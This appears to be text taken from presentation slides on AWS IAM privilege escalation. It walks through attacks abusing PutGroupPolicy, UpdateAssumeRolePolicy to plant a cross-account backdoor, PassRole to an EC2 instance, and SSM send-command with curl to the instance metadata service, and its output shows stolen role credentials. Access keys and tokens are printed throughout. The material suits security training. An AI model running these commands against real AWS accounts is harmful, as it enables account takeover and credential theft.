```
AWS Secret Access Key [None]: 38xvkksAlTGbZ3F8vd8IQZktk06iy5zGsnfdk/v/
```

```
Default region name [None]: eu-central-1
```

```
Default output format [None]: json
```

```
PS C:\> aws sts get-caller-identity --profile bob
```

```
{  
  "UserId": "AIDAUBWFE70AKAPMFICN2",  
  "Account": "278512597888",  
  "Arn": "arn:aws:iam::278512597888:user/bob"  
}
```

```
PS C:\> |
```

3. Classic privilege escalation

3.3 iam:PutGroupPolicy



User group name
devs

Users (2)

Permissions

Access Advisor

Permissions policies (1) [Info](#)

You can attach up to 10 managed policies.

☐ Policy name [↗](#)

☐ [just-dev-stuff](#)

just-dev-stuff

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "ec2:RunInstances",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```



User group name
devs

Users (2)

Permissions

Access Advisor

Permissions policies (1) [Info](#)

You can attach up to 10 managed policies.

Search

☐ Policy name [↗](#)

☐ [just-dev-stuff](#)

just-dev-stuff

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "ec2:RunInstances",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

update-dev-permissions



```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:PutGroupPolicy",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```


User group name
devs

Users (2) Permissions Access Advisor

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

☐ Policy name 

☐  just-dev-stuff

just-dev-stuff

```
1 {  
2   "Version": "2012-10-17"  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "ec2:Describe*",  
8       "Resource": "*" }  
9   ]  
10 }  
11 }
```

update-dev-permissions



```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:PutGroupPolicy",  
8       "Resource": "*" }  
9   ]  
10 }  
11 }
```

Windows PowerShell

PS D:\> cat policy.json

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Action": "*",  
      "Resource": "*" }  
  ]  
}
```

```
PS D:\> aws iam put-group-policy --group-name devs `\  
>> --policy-name test `\  
>> --policy-document file://policy.json  
PS D:\> |
```



User group name
devs

Users (2) Permissions Access Advisor

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

☐ Policy name

☐ [just-dev-stuff](#)

just-dev-stuff

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "ec2:Describe*",
8       "Resource": "*"
9     }
10  ]
11 }
```

update-dev-permissions



```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "iam:PutGroupPolicy",
8       "Resource": "*"
9     }
10  ]
11 }
```

Windows PowerShell

PS D:\> cat policy.json

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

```
PS D:\> aws iam put-group-policy --group-name devs `
>> --policy-name test `
>> --policy-document file://policy.json
PS D:\>
```

User group name
devs

Users (2) Permissions Access Advisor

Permissions policies (2) Info

You can attach up to 10 managed policies.

Search

☐ Policy name

☐ [just-dev-stuff](#)

☐ [test](#)


test

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": "*",
7       "Resource": "*"
8     }
9   ]
10 }
```

3. Classic privilege escalation

3.4 iam:UpdateAssumeRolePolicy



arn:aws:iam::278512597888:user/alice

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions


Groups

Tags


Security credentials

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through group


 Search

☐

Policy name 


▲

☐

 [edit-roles-policy](#)

edit-roles-policy

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:UpdateAssumeRolePolicy",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```



arn:aws:iam::278512597888:user/alice

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions Groups Tags Security credentials

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name

edit-roles-policy

edit-roles-policy

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "iam:UpdateAssumeRolePolicy",
8       "Resource": "*"
9     }
10  ]
11 }
```

Creation date
May 07, 2024, 17:35 (UTC+03:00)

Last activity
-

ARN

arn:aws:iam::278512597888:role/admins-2fa

Maximum session duration

1 hour

Permissions Trust relationships Tags Access Advisor Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": "arn:aws:iam::278512597888:user/bob"
8       },
9       "Action": "sts:AssumeRole",
10      "Condition": {
11        "Bool": {
12          "aws:MultiFactorAuthPresent": "true"
13        }
14      }
15    }
16  ]
17 }
```

```
PS D:\> cat .\policy.json
```

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "AWS": ["arn:aws:iam::278512597888:user/bob",  
                "arn:aws:iam::259230201556:root"]  
      },  
      "Action": "sts:AssumeRole",  
      "Condition": {  
        "Bool": {  
          "aws:MultiFactorAuthPresent": "true"  
        }  
      }  
    }  
  ]  
}
```

```
PS D:\> aws iam update-assume-role-policy --role-name admins-2fa --policy-document file://policy.json  
PS D:\> |
```




```
PS D:\> aws --profile hacker sts get-caller-identity
{
  "UserId": "AIDATYW2S63KHDHGI5S6D",
  "Account": "259230201556",
  "Arn": "arn:aws:iam::259230201556:user/hacker"
}

PS D:\> aws --profile hacker sts assume-role `
>> --role-arn arn:aws:iam:278512597888:role/admins-2fa `
>> --role-session-name backdoor
{
  "Credentials": {
    "AccessKeyId": "ASIAUBWFE70ANFXDVB3K",
    "SecretAccessKey": "RK5nmSLEG03fZKYVtI/Yy42+jSyLLlg8J1VhWlc1",
    "SessionToken": "IQoJb3JpZ2luX2VjEH8aDGV1LWNlbnRyYWwtMSJGMEQCIFlpCF3
06jxyXKsaAysNw448Up01CG8MLjjaRuh0WqA7IyqeAgjY////////8BEAEaDDI30DUxMjU5Nzg
W69cGS5E5KHb2jfap7PrZhSdhKi8Ma9NVQ/zPhr3Xnip5TWHPDPLa4NACPGUxQ1UvaX9rtHtWDaz
ihnqnFb1FmBMJulHV+N9vEIKUdT8we0Mr2ea+ReZHUzD0mrYlhfCrg+bVFrbacp2qNj6oAR2gf3
ISqKDL/RAW3RUeCOUt3Nfisb8FMvSBu0qb3fVv4Ya/qCqeow9yEHnIsSo/Tgt/2Ewv/7osQY6ngF
ulAfESnKb0iqr6FUvcW44xgJz0sRZXX0naYrSmtwNFutdX0V95mQ1SLUCqtXtNkcXh+bHhH44TCr
7+7wrKMVzb5AphgH+OSE2i+DRbnr7hKGg8P1T9aqFEbyWtA==",
    "Expiration": "2024-05-07T15:48:31+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAUBWFE70AHEB2PFEF7:backdoor",
    "Arn": "arn:aws:sts::278512597888:assumed-role/admins-2fa/backdoor"
  }
}
```



3. Classic privilege escalation - Extended


- Sum of all permissions





Summary

ARN

 arn:aws:iam::278512597888:user/alice


Created

March 15, 2024, 15:25 (UTC+02:00)

[Permissions](#)[Groups \(1\)](#)[Tags](#)[Security credentials](#)

Permissions policies (2)

Permissions are defined by policies attached to the user directly or through groups.

 Search☐ [Policy name](#) ☐  [lambda-list-access](#)☐  [pass-roles](#)

pass-roles

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": [
8         "iam:PassRole",
9         "sts:AssumeRole"
10      ],
11       "Resource": "*"
12     }
13   ]
14 }
```

ec2-full-access [Info](#)

Summary

Creation date


March 18, 2024, 08:47 (UTC+02:00)

Last activity

-

[Permissions](#)[Trust relationships](#)Permissions policies (1) [Info](#)

You can attach up to 10 managed policies.

 Search☐ [Policy name](#) ☐  [AmazonEC2FullAccess](#)

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": "arn:aws:iam::278512597888:user/alice"
8       },
9       "Action": "sts:AssumeRole",
10      "Condition": {}
11    }
12  ]
13 }
```



alice




1. Assume Role



ec2-full-access Role


3. Pass role to instance

Existing Role for EC2



4. Exfiltrate access keys

2. Create Instance



New EC2



alice




1. Assume Role



ec2-full-access Role


3. Pass role to instance

Existing Role for EC2



4. Exfiltrate access keys

2. Create Instance



New EC2



3. Classic privilege escalation - Extended

- Tools:

- <https://github.com/nccgroup/PMapper> (Best)
- <https://github.com/RhinoSecurityLabs/IAMActionHunter> (Great)
- <https://github.com/RhinoSecurityLabs/pacu> (Great)
- <https://github.com/salesforce/cloudsplaining> (Useful)



4. Privilege escalation – The hacker way

- Boring techniques? Let's get 1337



4. Privilege escalation – The hacker way

4.1 SSM Send Command





Attacker

`curl http://169.254.169.254/latest/meta-data/iam/security-credentials`

Get output with role name



Run Command feature via AWS CLI

Communication in background via SSM agent



Target EC2



Attacker

`curl http://169.254.169.254/latest/meta-data/iam/security-credentials`

Get output with role name


`curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name`

Get output with access credentials



Run Command feature via AWS CLI

Communication in background via SSM agent



Target EC2

```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>> --document-name "AWS-RunShellScript" `
>> --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>> | Select-String CommandId

"CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",
```




```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>> --document-name "AWS-RunShellScript" `
>> --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>> | Select-String CommandId

"CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

"Output": "ssm-full-access-role\n-----ERROR-----\n % Total      % Received % Xferd  Average Speed   Time    Time
Time Current\n
load Total Spent Left Speed\n\r 0      0      0      0      0      0      0      0  --:--:-- --:--:-- --:--:--    0\r100    20    100    2
0      0      0 8206      0 --:--:-- --:--:-- --:--:-- 10000\n",
```




```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>> --document-name "AWS-RunShellScript" `
>> --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>> | Select-String CommandId

    "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

    "Output": "ssm-full-access-role\n-----ERROR-----\n % Total      % Received % Xferd  Average Speed   Time    Time
   Time Current\n                               Dload  Up
load Total Spent Left Speed\n\r 0      0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:--    0\r100    20    100    2
0      0      0 8206      0 --:--:-- --:--:-- --:--:-- 10000\n",

PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>> --document-name "AWS-RunShellScript" `
>> --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ssm-full-access-role" `
>> | Select-String CommandId

    "CommandId": "f261a587-4809-4528-b699-19135e68795d",
```



```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>> --document-name "AWS-RunShellScript" `
>> --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>> | Select-String CommandId
```

"CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

```
PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

"Output": "ssm-full-access-role\n-----ERROR-----\n % Total      % Received % Xferd  Average Speed   Time    Time
Time Current\n                                Dload  Up
load Total Spent Left Speed\n\r 0      0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 0\r100    20    100    2
0      0      8206      0 --:--:-- --:--:-- --:--:-- 10000\n",
```

```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>> --document-name "AWS-RunShellScript" `
>> --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ssm-full-access-role" `
>> | Select-String CommandId
```

"CommandId": "f261a587-4809-4528-b699-19135e68795d",

```
PS D:\> aws ssm list-command-invocations --command-id f261a587-4809-4528-b699-19135e68795d --details | Select-String '"Output"'

"Output": "{\n  \"Code\" : \"Success\", \n  \"LastUpdated\" : \"2022-10-13T11:44:58Z\", \n  \"Type\" : \"AWS-HMAC\", \n
  \"AccessKeyId\" : \"ASIATYW2S63KNRSHUMPA\", \n  \"SecretAccessK
ey\" : \"IzSizTUE40vxLX62+q9QXYR4vSo4R9K5b4DWe0ZO\", \n  \"Token\" : \"IQoJb3JpZ2luX2VjEnz////////wEaCXVzLWVhc3QtMSJGMEQCIDfjmKSSBs50iQQK
P09suzTwsjsH4yVSCtZaNwUrCZfrAiAlFp9da2+1kNsUr38L30vQmJ1X+7xBpZ0DTnyMWQ
dzvCrWBAIL/////////8BEAAaDDI10TIzMDIwMTU1NiIMjp0QZHpfUezS9qh+KqoELI5AKm/bTfacGipvmu1CARzhdhtP034plJx9IuNlePULnfdFS0+K+JNm5BSiSybs951zesL7
bhp4YGUC/hvLZn1+1v55AIEqMTBmzPmxYmN7RnXhJh/7HKHGAeV40PQskKQFhfI20mnyDR
ByA9t26o0WQVAgQSET55Adw7SzP0o0n1LDYdhfXZRgkt0jteQT6LA+cIozLnW1N3d3q6oRCW+88o4HvSDN2qtHXU2uPjCElvduc00H5IuZSg9tIrkSv23SQcv4Lc64Zbondb89b/Au
AntQZEPXP4I0Fbgap6PHtZ8YTjZEqRvDaxriCsF88eH+mA2lb1EBKgopEKPyhHeoDML0zy
OiIy/sRWS32J0ntb84tVX2XHowxiZiTLksyswMmBKPTJZLBKQvF5aCRKAo1RFpD7YkdeFTUtY0tStko2Kth7Lj/1iBqtl9aiplSiAQrwKLN4y9k5RNUZMHxbTFJg6dqLWnDsbtG9Vs
GwloQgC90+B+mLXwZUsa4G2YL9AtDDS0ZLomKHC0PukbMEoJMXYK20js10ZUaPGEpTN6mo
iLF1ToFXGTJ7P5yVam4n/Dio01DYsh+nI+4KzQP4k5u3/ukh2IQnjAfXDNlQ7EmY02/+ZJ/z3INq8R1/nU3M759pWop/SCUGT4KzbNtiFKdoN8ioq1UrSCJp0BiMBWwWYqKxmgXmVD
BzkyAl9iUAn2CvG41SBHLxbxNDv4yB+9/kAHPKIXAfgw6/SfmgY6qgFEv2BPds+BgVSw/p
OcxDLy5BRU6cH+IVVPVfUj+T4a2kecqXmqtIookut0bH1/7gIUtKT0umATAKvtyUtt8MSdChppFXKYZp3bJiXQCy1/a/M4NseZTI dhV k8nvAT8pQg4X9Vg2NMJ5vv0frmzkyZFbWr9
viFPvYe14prs2Ikz/YGP01XAXi3/J1dNslqA/LRAEaYeeM1BP2CdM+WLSB6LEZV0aJwLz0
```

<> Code

Issues

Pull requests

Actions

Projects

Wiki

Security 2

Insights

Settings

 **EC2StepShell** Public

 Unpin

 Unwatch 1

 Fork 7

 Star 59

master



Go to file




<> Code


About

